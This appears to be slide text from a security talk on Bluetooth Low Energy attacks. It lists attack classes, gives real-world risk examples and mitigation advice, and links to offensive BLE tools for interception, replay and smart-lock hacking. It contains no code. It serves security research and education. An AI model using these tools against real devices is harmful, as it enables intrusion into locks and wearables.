
# Link-layer encryption?



# MITM?




# MITM?



# Bluetooth smart?



**Have you tried turning it off and on again?**



# Some attacks...

Denial of Service

Interception

Replay

Authentication bypass

Proximity actions

Misconfiguration/excessive services abuse

Logic flaws

Badly designed crypto

Brute force

Fuzzing

...



# Risk?

- Your pulse indication will not have any significance for by-passing people
- But an adversary may be extremely interested in it during negotiations
- Or, if it is used for biometric authentication in banking application

Halifax trials heartbeat ID technology for online banking

Electronic wristbands use customers' heartbeats to verify their identities and could mean the end of passwords and pin codes



<https://www.theguardian.com/technology/2015/mar/13/halifax-trials-heartbeat-id-technology-for-online-banking>

Technology Wearables Barack Obama

Barack Obama: Fears US president's new Fitbit fitness tracker threatens national security



By David Gilbert

March 19, 2015 13:12 GMT



US president Barack Obama checks his new Fitbit Surge while talking to Ireland's Taoiseach Enda Kenny during White House St Patrick's Day celebrations (Reuters)

<http://www.ibtimes.co.uk/fears-barack-obamas-new-fitbit-fitness-tracker-represent-national-security-risk-1492705>

# The attack is mostly limited in range, but...

- Proximity may be abused away from original device location
- Mobile malware could attack nearby devices.
- Web bluetooth – attacks from websites?

<https://webbluetoothcg.github.io/web-bluetooth/>

# How to fix the problem?

- Use the BLE encryption, bonding, random MACs properly
- Do not implement static passwords
- Design own security layers with active interception possibility in mind
- Beware excessive services, misconfiguration
- Prepare fallback for Denial of Service
- ...
- More details in whitepaper

# BLE HackmeLock

- Software-emulated hw lock to practice BLE hacking
- Prototype already works, interesting bugs implemented
- Soon to be open-sourced, stay tuned...



# Other scripts and tools for BLE

- BtleJuice

<https://github.com/DigitalSecurity/btlejuice>

- Smart lock hacking scripts (python) by Merculite Security (Anthony Rose):

<https://github.com/merculite/BLE-Security>


- BlueHydra – sniffing

[https://github.com/pwnieexpress/blue\\_hydra](https://github.com/pwnieexpress/blue_hydra)

- BLE-Replay – parses hcidump from Android, can replay it

<https://github.com/nccgroup/BLE-Replay>

More info, whitepaper, videos etc.



**GATTack.io**  
*OUTSMART THE THINGS*

# Thanks, questions?

My family – for patience  
and various favours



SecuRing – for funding  
large part of this  
research

